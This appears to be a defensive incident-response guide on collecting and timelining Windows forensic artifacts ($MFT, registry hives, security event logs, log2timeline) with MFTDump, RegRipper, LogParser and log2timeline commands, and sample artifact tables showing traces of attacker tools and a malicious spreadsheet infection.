If additional forensic data is required to conduct an investigation, collecting critical forensic artifacts will aid your investigation.



# Critical Forensic Artifacts - \$MFT



- \$MFT – Master File Table - All information about a file, including its size, time and date stamps, permissions, and data content

Tool: MFTDump <http://malware-hunters.net/all-downloads/>

Command: `mftdump /m hostname $MFT`


```
-----
--          MFTDump - $MFT Dump Tool          --
--          Version: 1.0.1                      --
--      Member of the Malware-Hunters Forensic Toolkit  --
--      Written by Michael G. Spohn              --
--      http://www.malware-hunters.net          --
--      -----
--          Use this tool at your own risk      --
--          NO WARRANTY!                       --
--      -----

Usage: mftdump [/a] [/d] [/f] [/h] [/l] [/m <str>] [/o <str>] [/s] [/v] [/V] [/z] [$MFT File]
/a, --ADS                Dump ADS's to stdout
/d, --debug              Create debug log
/f, --filenames           Dump filenames to stdout
/h, --help               Display this notice
/l, --long               Use long output format
/m, --hostname=<str>      Hostname (Default: localhost)
/o, --output=<str>        Output file (Default: mftdump_hostname.txt)
/s, --short              Use short output format
/v, --verbose             Chatty output
/V, --version             Show version and exit
/z, --zip                Zip output file
```

# \$MFT

**MFTDump output file can be easily imported into Excel for quick search and filtering. This file allows an Incident Responder to identify file related activity that may have been generated during and after an attack. This includes:**

- **New Files Created**
- **Files Modified / Deleted**
- **Timestamping Activity (Anti-Forensics)**




RecNo	Deleted	Directory	ADS	Filename	siCreateTime (UTC)	siAccessTime (UTC)	siModTime (UTC)	siMFTModTime (UTC)	ActualSize	AllocSize	Ext	FullPath
83698	0	0	0	a.exe	6/18/2017 23:12	12/10/2013 0:08	6/18/2017 23:12	6/18/2017 23:12	127072	131072	exe	\Windows\Temp\a.exe
83876	0	1	0	hacker_tools	6/18/2017 23:12	6/18/2017 23:13	6/18/2017 23:13	6/18/2017 23:13				\hacker_tools
83881	0	0	0	password_dumper.exe	6/18/2017 23:12	10/20/2016 23:26	6/18/2017 23:12	6/18/2017 23:12	468056	471040	exe	\hacker_tools\password_dumper.exe
83881	0	0	1	password_dumper.exe:6E538FF5-0001-412	6/18/2017 23:12	10/20/2016 23:26	6/18/2017 23:12	6/18/2017 23:12	260	260	exe	\hacker_tools\password_dumper.exe:6E538FF5-0
83884	0	0	0	hacktool.exe	6/18/2017 23:12	10/5/2016 20:41	6/18/2017 23:13	6/18/2017 23:12	531368	532480	exe	\hacker_tools\hacktool.exe
83884	0	0	1	hacktool.exe:6E538FF5-0001-412b-8407-E3	6/18/2017 23:12	10/5/2016 20:41	6/18/2017 23:13	6/18/2017 23:12	312	312	exe	\hacker_tools\hacktool.exe:6E538FF5-0001-412b-

# Critical Forensic Artifacts - Registry

Filename	Location	Content
SAM	\Windows\system32\config	User account management and security settings
Security	\Windows\system32\config	Security settings
Software	\Windows\system32\config	All installed programs and their settings
System	\Windows\system32\config	System settings


**Tool:** Regripper <https://github.com/keydet89/RegRipper2.8>

**Command:** `rip.pl -r <HIVEFILE> -f <HIVETYPE>`





# Registry Forensics – NTUSER.dat

## IE Explorer – Typed URLs



## Mounted USB Devices



## Recently Saved / Open Files




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## Critical Forensic Artifacts – Event Logs

```
197,2016-11-29 12:15:57,4608,Microsoft-Windows-Security-Auditing,midnite-PC,  
198,2016-11-29 12:15:57,4624,Microsoft-Windows-Security-Auditing,midnite-PC,S-1-0-0|-|-|0x0|S-1-5-18|SYSTEM|NT AUTHORITY|0x3e7|0|-|-|  
-|{00000000-0000-0000-0000-000000000000}|-|-|0|0x4| |-|-  
199,2016-11-29 12:15:57,4902,Microsoft-Windows-Security-Auditing,midnite-PC,0|0x84c3  
200,2016-11-29 12:15:57,4624,Microsoft-Windows-Security-Auditing,midnite-PC,S-1-5-18|MIDNITE-PC$|WORKGROUP|0x3e7|S-1-5-18|SYSTEM|NT A  
UTHORITY|0x3e7|5|Advapi [Negotiate]|{00000000-0000-0000-0000-000000000000}|-|-|0|0x238|C:\Windows\System32\services.exe|-|-  
201,2016-11-29 12:15:57,4672,Microsoft-Windows-Security-Auditing,midnite-PC,"S-1-5-18|SYSTEM|NT AUTHORITY|0x3e7|SeAssignPrimaryTokenP  
rivilege  
SeTcbPrivilege  
SeSecurityPrivilege  
SeTakeOwnershipPrivilege  
SeLoadDriverPrivilege  
SeBackupPrivilege  
SeRestorePrivilege  
SeDebugPrivilege  
SeAuditPrivilege  
SeSystemEnvironmentPrivilege  
SeImpersonatePrivilege"
```



### Security Event Logs

#### Tool: LogParser 2.2

**Command:** LogParser.exe -i:evt -o:csv "Select  
RecordNumber,TO\_UTCTIME(TimeGenerated),EventID,SourceName,ComputerName,Strings from Security.evtx  
WHERE EventID in ('4648';'552';'4728';'4732';'4756';'104';'1102';'1';'2';'1000';'1002')"

<https://technet.microsoft.com/en-us/scriptcenter/dd919274.aspx>




# Log2timeline For Parsing Forensic Artifacts

Name	Ver.	Description
altiris	0.1	Parse the content of an XeXAMInventory or AeXProcessList log file
analog_cache	0.1	Parse the content of an Analog cache file
apache2_access	0.3	Parse the content of a Apache2 access log file
apache2_error	0.2	Parse the content of a Apache2 error log file
chrome	0.3	Parse the content of a Chrome history file
encase_dirlisting	0.2	Parse the content of a CSV file that is exported from FTK Imager (dirlisting)
evt	0.2	Parse the content of a Windows 2k/XP/2k3 Event Log
evtx	0.5	Parse the content of a Windows Event Log File (EVTX)
exif	0.4	Extract metadata information from files using ExifTool
ff_bookmark	0.3	Parse the content of a Firefox bookmark file
ff_cache	0.2	Parse the content of a Firefox _CACHE_00[123]_ file
firefox2	0.3	Parse the content of a Firefox 2 browser history
firefox3	0.8	Parse the content of a Firefox 3 history file
ftk_dirlisting	0.3	Parse the content of a CSV file that is exported from FTK Imager (dirlisting)
generic_linux	0.3	Parse content of Generic Linux logs that start with MMM DD HH:MM:SS
iehistory	0.8	Parse the content of an index.dat file containing IE history
iis	0.5	Parse the content of a IIS W3C log file
isatxt	0.4	Parse the content of a ISA text export log file
jp_ntfs_change	0.1	Parse the content of a CSV output file from JP (NTFS Change log)
l2t_csv	0.1	Parse the content of a body file in the l2t CSV format
mactime	0.6	Parse the content of a body file in the mactime format
mcafee	0.3	Parse the content of log files from McAfee AV engine
mcafeeefireup	0.1	Parse the content of an XeXAMInventory or AeXProcessList log file
mcafeehel	0.1	Parse the content of a McAfee HIPS event.log file
mcafeehs	0.1	Parse the content of a McAfee HIPShield log file
mft	0.1	Parse the content of a NTFS MFT file
mssql_errlog	0.2	Parse the content of an ERRORLOG file produced by MS SQL server
ntuser	1.0	Parses the NTUSER.DAT registry file
openvpn	0.1	Parse the content of an openVPN log file
opera	0.2	Parse the content of an Opera's global history file
oxml	0.4	Parse the content of an OpenXML document (Office 2007 documents)
pcap	0.5	Parse the content of a PCAP file
pdf	0.3	Parse some of the available PDF document metadata
prefetch	0.7	Parse the content of the Prefetch directory
proftpd_xferlog	0.1	Parse the content of a ProFTPD xferlog log file
recycler	0.6	Parse the content of the recycle bin directory
restore	0.9	Parse the content of the restore point directory
safari	0.3	Parse the contents of a Safari History.plist file
sam	0.1	Parses the SAM registry file
security	0.1	Parses the SECURITY registry file
setupapi	0.5	Parse the content of the SetupAPI log file in Windows XP
skype_sql	0.1	Parse the content of a Skype database
software	0.1	Parses the SOFTWARE registry file
sol	0.5	Parse the content of a .sol (LSO) or a Flash cookie file
squid	0.5	Parse the content of a Squid access log (http_emulate off)
symantec	0.1	Parse the content of a Symantec log file
syslog	0.2	Parse the content of a Linux Syslog log file
system	0.1	Parses the SYSTEM registry file
tlm	0.5	Parse the content of a body file in the TLM format
volatility	0.2	Parse the content of a Volatility output files (psscan2, socks2, ...)
win_link	0.7	Parse the content of a Windows shortcut file (or a link file)
wmiprov	0.2	Parse the content of the wmiprov log file
xpfirewall	0.4	Parse the content of a XP Firewall log

Name	Description
beedocs	Tab-delimited file to import into BeeDocs
cef	ArcSight Common Event Format (CEF)
cftl	XML format that can be read by CFTL
csv	CSV (Comma Separated Value) file
mactime	mactime format
simile	XML format that can be read by a SIMILE widget
sqlite	SQLite database that can be used by ATAFPA
tlm	TLM format

This tool can be used in every forensic endpoint investigation. Provides a single super timeline of events.



# Log2timeline Commands

**log2timeline -z EST5EDT -Z UTC -r files/ -w output.csv**

## Core Command Options

<b>-f</b> <i>&lt;TYPE-INPUT&gt;</i>	Defines the input format
<b>-o</b> <i>&lt;TYPE-OUTPUT&gt;</i>	Defines the output format: Default csv file
<b>-w</b> <i>&lt;FILE&gt;</i>	Append result to the current log file
<b>-z</b> <i>&lt;SYSTEM TIMEZONE&gt;</i>	Timezone set on system you are examining
<b>-Z</b> <i>&lt;OUTPUT TIMEZONE&gt;</i>	Desired Output Timezone: Default is same timezone as -z option
<b>-r</b>	recursive mode
<b>-p</b>	<i>(use with -r option)</i> Preprocessors are modules that search through the suspect drive and extract needed information that can be used in other modules, such as hostname, etc.

This command will generate a timeline and convert all times from the artifacts within the files/ directory (from a machine in Eastern timezone) to UTC time and output it to a file called output.csv

Country	Timezone	Country	Timezone
USA Eastern	EST5EDT	UK	GMT0BST
USA Central	CST6CDT	Germany/France	MEZ-1MESZ
USA Mountain	MST7MDT	Egypt	EST-2EDT
USA Pacific	PST8PDT	UAE	UAEST-4
USA Alaska	NASTNADT	Saudi Arabia	UCT-3
Hawaii	UCT10	Japan	JST
Hong Kong	UCT-8	Colombia	UCT5
Indonesia East	UCT-9	South Africa	SAST-2
Indonesia West	UCT-7	Thailand	UCT-7
Australia (NSW)	EST-10EDT	Turkey	EET-2EETDST
Australia (West)	UCT-8	Brazil (East)	EBST3EBDT



# SANS Timeline Color Template

- Download it - Open Timeline Color Template

- Switch to Color Timeline worksheet/tab

- Click on Cell A-1

- Select 'DATA' Ribbon

- Import Data "FROM TEXT"

- Select log2timeline.csv file

- TEXT IMPORT WIZARD Will Start

- Step 1 -> Select Delimited ->Select NEXT

- Step 2 -> Unselect Tab under Delimiters -> Select Comma under Delimiters -> Select NEXT >

- Step 3 ->Select Finish

- Where do you want to put the data? Simply Select OK.

- Once imported View -> Freeze Panes -> Freeze Top Row

- Optional Hide Columns Timezone, User, Host, Short or Desc (keep one of these), Version

- Select HOME Ribbon

- Select all Cells "CTRL-A"

- In Home Ribbon -> Sort and Filter - Filter

date	time	MACB	sourcetype	type	short
39649	0.06115	MACB	Email PST	Email Read	Message 114: Attachment m57biz.xls Opened
7/20/2008	1:27:40	MACB	XP Prefetch	Last run	EXCEL.EXE-1C75F8D6.pf: EXCELE.EXE was executed
7/20/2008	1:27:40	.AC.	NTFS \$MFT	SSI [.AC.] time	C:/Program Files/Microsoft Office/Office/EXCELE.EXE
7/20/2008	1:27:40	.AC.	UserAssist key	Time of Launch	UEME_RUNPATH:C:/PROGRA~1/MICROS~2/Office/EXCE
7/20/2008	1:28:03	..CB	Shortcut LNK	Created	C:/Documents and Settings/Jean/Desktop/m57biz.xls
7/20/2008	1:28:0434	MACB	NTFS \$MFT	SSI [MACB] time	C:/Documents and Settings/Jean/Application Data/Microsoft/Office/Recent/Desktop.LNK
7/20/2008	1:28:03	MACB	FileExts key	Extension Change	File extension .xls opened by EXCELE.EXE
7/20/2008	1:28:03	MACB	NTFS \$MFT	SSI [MACB] time	C:/windows/system32/winsvchost.exe
7/20/2008	1:28:03	SOFTWARE	key	Last Written	SOFTWARE\Microsoft\Windows\CurrentVersion\Run
7/20/2008	1:27:40	Memory Process	Process Started	winsvchost.exe[1556][1032][0x02476768	
7/20/2008	1:27:40	Memory Socket	Socket Opened	4[134.182.111.82:443 Protocol: 6 (TCP) 0x8162de98	
7/20/2008	1:27:40	XP Prefetch	Last run	WINSVCHOST.EXE-1C75F8D6.pf: EXCELE.EXE was executed	
7/20/2008	1:28:03	..CB	Shortcut LNK	Created	C:/Documents and Settings/Jean/Desktop/m57biz.xls
7/20/2008	1:28:03	..A..	Shortcut LNK	Access	C:/Documents and Settings/Jean/Desktop/m57biz.xls
7/20/2008	1:28:04	MAC.	NTFS \$MFT	SSI [MAC.] time	C:/Documents and Settings/Jean/Application Data/Microsoft/Office/Recent/m57biz.LNK
7/20/2008	1:28:04	..C.	NTFS \$MFT	SSI [...C.] time	C:/Documents and Settings/Jean/Local Settings/History/History.IE5/MSHist01200807202008
7/20/2008	1:28:04	..C.	NTFS \$MFT	SSI [...C.] time	C:/Documents and Settings/Jean/Local Settings/History/History.IE5/MSHist01200807202008
7/20/2008	1:28:04	MACB	RecentDocs key	File opened	Recently opened file of extension: .xls - value: m57biz.xls

FILE OPENING

WEB HISTORY

DELETED DATA

EXECUTION

DEVICE or USB USAGE

FOLDER OPENING

LOG FILE

- ☒ (Select All)
- ☒ Deleted Registry
- ☒ EXIF metadata
- ☒ FileExts key
- ☒ Firefox 3 history
- ☒ Flash Cookie
- ☒ Internet Explorer
- ☒ Map Network Drive MRU ke
- ☒ MountPoints2 key
- ☒ NTFS \$MFT
- ☒ NTUSER key
- ☒ Open XML Metadata
- ☒ PDF Metadata
- ☒ RecentDocs key
- ☒ RunMRU key
- ☒ SAM key
- ☒ Shortcut LNK
- ☒ SOFTWARE key
- ☒ SYSTEM key
- ☒ UserAssist key
- ☒ Vista/Win7 Prefetch
- ☒ WMIProv Log file
- ☒ XP Firewall Log



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# Time to Hunt...



- Know your environment
- Know your tools
- Know your adversaries



Seek the  
Unknown

DigitalGuardian.com

Resource: Field Guide to Threat Hunting [Link](#)

Resource: Incident Responder's Guide [Link](#)